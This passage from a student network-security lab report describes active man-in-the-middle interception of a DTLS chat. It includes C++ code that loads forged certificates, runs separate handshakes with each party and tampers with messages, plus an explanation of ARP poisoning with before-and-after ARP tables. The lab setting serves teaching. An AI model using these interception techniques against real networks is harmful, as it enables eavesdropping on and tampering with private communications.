Message received from Server: I am Fine what about you

Message received from Client: I want to say that windows is better than linux
Message received from Server: Nope

Message received from Client: chat_close
Client is closing the connection...
root@trudy1:~# []
```


## Doing Active Interception with packet loss Steps:

### 1. Injecting packet loss at Alice



```
root@alice1:~# sudo tc qdisc add dev eth0 root netem loss 10%
root@alice1:~#
```

### 2. Now Running Trudy and Bob



```
root@alice1:~# ./scawipl -s
+++++STARTING SECURE CHAT APPLICATION+++++
Socket successfully created!!!
SERVER SIDE...
Server Listening on PORT : 8080
root@trudy1:~# ./scia -m alice1 bob1
++++++ STARTING ACTIVE TRUDY ++++++
Intercepting Initial messagess between alice1 and bob1...
```

3. Now we will run Alice, and as we can see there were packet losses during the handshake process, and we can also see that Alice is retransmitting the packets which are lost.

The screenshot shows four terminal windows arranged in a 2x2 grid. The top-left window (root@alice1) and bottom-left window (root@trudy1) belong to Alice, while the top-right window (ashutosh@ashutosh-virtual-machine-2) and bottom-right window (root@bob1) belong to Bob. The windows are dark-themed.

- Top Left (Alice):** Shows Alice's logs. It includes messages like "Message send from client: chat\_hello", "Message received from server: chat\_reply\_ok", and "Doing DTLS handshake...". It also shows multiple instances of "Reconnecting..." indicating failed attempts.
- Top Right (Bob):** Shows Bob's logs. It includes "Server Listening on PORT : 8080" and messages from Alice: "Message received from client: chat\_hello", "Message send from server: chat\_reply\_ok", etc.
- Bottom Left (Alice):** Shows Alice's logs. It includes "Private key Loaded Properly and verified!", "OpenSSL initialized, Succeesfully with server!!!", and "Doing DTLS handshake server...".
- Bottom Right (Bob):** Shows Bob's logs. It includes "Client Certificate Verified!!!", "Messages are end-to-end encrypted...", and "Intercepting application messages between alice1 and bob1...".

4. Now Alice and bob chat and Trudy will intercept

The screenshot shows four terminal windows arranged in a 2x2 grid, similar to the previous one. The terminals are labeled as follows:

- Top Left (Alice):** Shows Alice's logs. It includes "DTLS connection established!!!", "Certificate Verified!!!", and "Messages are end-to-end encrypted...". It also shows a message loop where Alice sends "Hello Bob" and receives responses from Trudy (Bob) asking "who is this".
- Top Right (Bob):** Shows Bob's logs. It includes "Doing DTLS handshake...", "DTLS connection established!!!!", and "Client Certificate Verified!!!". It also shows the same message loop where it receives messages from Alice and responds to Trudy.
- Bottom Left (Alice):** Shows Alice's logs. It includes "Enter your message : Hello Bob", "Server Response : who is this: JAI SHREE KRISHNA -Trudy", and so on, showing the full conversation.
- Bottom Right (Bob):** Shows Bob's logs. It includes "Client Message : Hello Bob: JAI SHREE RAM -Trudy", "Enter your message : who is this", and so on, showing the full conversation.

5. Below we can see that we are loading the fake certificates for Bob and Alice and Trudy's private key.

```
void loadCertificates(bool workAsClient, SSL_CTX *&ssl_context)
{
    const char *certificate;
    const char *privateKey;
    const char *chain;
    const char *CAfile = "CAfile.pem";

    if (workAsClient == true)
    {
        certificate = "fakealice.pem";
        privateKey = "trudy_private_key.pem";
        // chain = "alice_chain.pem";
    }
    else
    {
        certificate = "fakebob.pem";
        privateKey = "trudy_private_key.pem";
        // chain = "bob_chain.pem";
    }

    // Load Certificate
    if (SSL_CTX_use_certificate_file(ssl_context, certificate, SSL_FILETYPE_PEM) <= 0)
    {
        ERR_print_errors_fp(stderr);
        cout << "error in cert\n";
        exit(EXIT_FAILURE);
    }

    // Load Private Key
    if (SSL_CTX_use_PrivateKey_file(ssl_context, privateKey, SSL_FILETYPE_PEM) <= 0)
    {
        ERR_print_errors_fp(stderr);
        cout << "error in key\n";
        exit(EXIT_FAILURE);
    }

    // Verify private key
    if (!SSL_CTX_check_private_key(ssl_context))
    {
        cout << "Private Key Verification failed!\n";
        exit(0);
    }

    cout << "Private Key Loaded Properly and verified!\n";

    // Load CAfile and verify
    if (!SSL_CTX_load_verify_locations(ssl_context, CAfile, NULL))
    {
        ERR_print_errors_fp(stderr);
        cout << " -CA verification failed \n";
        exit(EXIT_FAILURE);
    }

    // Client/Server Certificate verification
    SSL_CTX_set_verify(ssl_context, SSL_VERIFY_PEER | SSL_VERIFY_FAIL_IF_NO_PEER_CERT, NULL);
}
```

Here the last line of code : **SSL\_CTX\_set\_verify(ssl\_context, SSL\_VERIFY\_PEER | SSL\_VERIFY\_FAIL\_IF\_NO\_PEER\_CERT, NULL);**

- a) Checks the certificate of the other party(peer)
- b) If there is no certificate of the peer, then verification will fail.

6. Now like in task 3 here also trudy will have two socket one for client and another for server, but here Trudy will intercept the DTLS messages by doing the handshake with client and server

```
SSL_CTX *ssl_context_client, *ssl_context_server;
SSL *ssl_client, *ssl_server;

// ---- For Client
// Initializing OpenSSL
cout << "Initializing Openssl with server...\\n";
initializeOpenSSL(true, ssl_context_server);
cout << "OpenSSL initialized, Successfully with server!!!\\n\\n";

// Doing Handshake
cout << "Doing DTLS handshake server...\\n";
SSL_handshake(server_addr, true, ssl_context_server, ssl_server);
cout << "DTLS connection established with server!!!\\n\\n";

// ---- For Server
// Initializing OpenSSL
cout << "Initializing Openssl with client...\\n";
initializeOpenSSL(false, ssl_context_client);
cout << "OpenSSL initialized, Successfully with client!!!\\n\\n";

// Doing Handshake
cout << "Doing DTLS handshake with client...\\n";
SSL_handshake(client_addr, false, ssl_context_client, ssl_client);
cout << "DTLS connection established with client!!!\\n\\n";

cout << "Intercepting application messages between " << client << " and " << server << "...\\n\\n";
```

- a. Client\_socket : which talks with client
- b. Server\_socket : which talks with server
- c. ssl\_context\_client : ssl context for the client socket
- d. Ssl\_context\_server : ssl context for the server socket
- e. Ssl\_client : ssl for the client socket
- f. Ssl\_server : ssl for the server socket
- g. First, we initialize openssl for server socket
- h. Then we will do SSL handshake with server
- i. Then we will initialize openssl with client
- j. Then we will do ssl handshake with client
- k. Then we will simply intercept the messages by encrypting and decrypting it.

## 7. This is the function which we are using for modifying

```
string changing_client_mssg(string message)
{
    if(message != "chat_close")
        message += ": JAI SHREE RAM -Trudy ";
    return message;
}

string changing_server_mssg(string message)
{
    if(message != "chat_close")
        message += ": JAI SHREE KRISHNA -Trudy ";
    return message;
}
```

messages.

- a. When the message comes from the client side, we will call the function `changing_client_mssg(string message)`.
- b. When the message comes from the server side, we will call the function `changing_server_mssg(string message)`.
- c. In both functions if the message is `chat_close`, then we will not modify it.

## 8. We can also look in wireshark

51 60.347761	172.31.0.2	172.31.0.4	DTLSv1.2	88 Application Data
52 65.499239	Xensourc_ae:c3:fd	Xensourc_3d:17:94	ARP	42 Who has 172.31.0.4? Tell 172.31.0.2
53 65.499306	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42 172.31.0.4 is at 00:16:3e:3d:17:94
54 67.419317	172.31.0.4	172.31.0.2	DTLSv1.2	118 Application Data
55 72.669470	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42 Who has 172.31.0.2? Tell 172.31.0.4
56 73.691368	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42 Who has 172.31.0.2? Tell 172.31.0.4
57 73.691391	Xensourc_ae:c3:fd	Xensourc_3d:17:94	ARP	42 172.31.0.2 is at 00:16:3e:ae:c3:fd
58 78.362666	172.31.0.2	172.31.0.4	DTLSv1.2	112 Application Data
59 94.663115	172.31.0.4	172.31.0.2	DTLSv1.2	152 Application Data
60 102.038647	172.31.0.2	172.31.0.4	DTLSv1.2	86 Application Data
61 105.774389	172.31.0.4	172.31.0.2	DTLSv1.2	89 Application Data

- a. Messages are coming from Alice going to Trudy and then from Trudy to Bob.
- b. Messages which are coming from Bob are going to Trudy and then from Trudy to Alice.

# Task 5

For task 5, we decided to do ARP poisoning. ARP poisoning involves manipulating ARP messages to associate an attacker's MAC address with the IP address of another device on the network.

The attacker sends ARP reply messages to the victim, associating the attacker's MAC address with the victim's IP address. Consequently, traffic destined for the victim is redirected to the attacker, allowing for interception, modification, or eavesdropping on the traffic.

Explanation :

1. It first includes all the necessary header files and libraries
2. Now the getMACAddress function retrieves the MAC address of a Specified network interface.
3. Now in the sendARP method

After poisoning we can see that Alice MAC address has changed

Address	HWtype	HWaddress	Flags	Mask	Iface
172.31.0.4	ether	00:16:3e:3d:17:94	C		eth0
bob1	ether	00:16:3e:d2:a2:f0	C		eth0
_gateway	ether	00:16:3e:ca:16:47	C		eth0
Address	HWtype	HWaddress	Flags	Mask	Iface
172.31.0.4	ether	00:16:3e:3d:17:94	C		eth0
bob1	ether	00:16:3e:3d:17:94	C		eth0
_gateway	ether	00:16:3e:ca:16:47	C		eth0

# Credit Statement

Credit Statement	Contribution
Ashutosh Rajput	Task 1 & Task 2 & Report
Akshat Gupta	Task 4 & Reliability & Flow Charts & Readme
Malsawmsanga Sailo	Task 3 & Task 5 & Video Editing

## **ANTI-PLAGIARISM STATEMENT**

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture

notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted

from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at

CSE@IITH. In addition, We understand my responsibility to report honor violations by other

students if we become aware of it.

Names: Ashutosh Rajput, Akshat Gupta, Malsawmsanga Sailo

Date: 10-4-2024

Signature: AR,AG,MS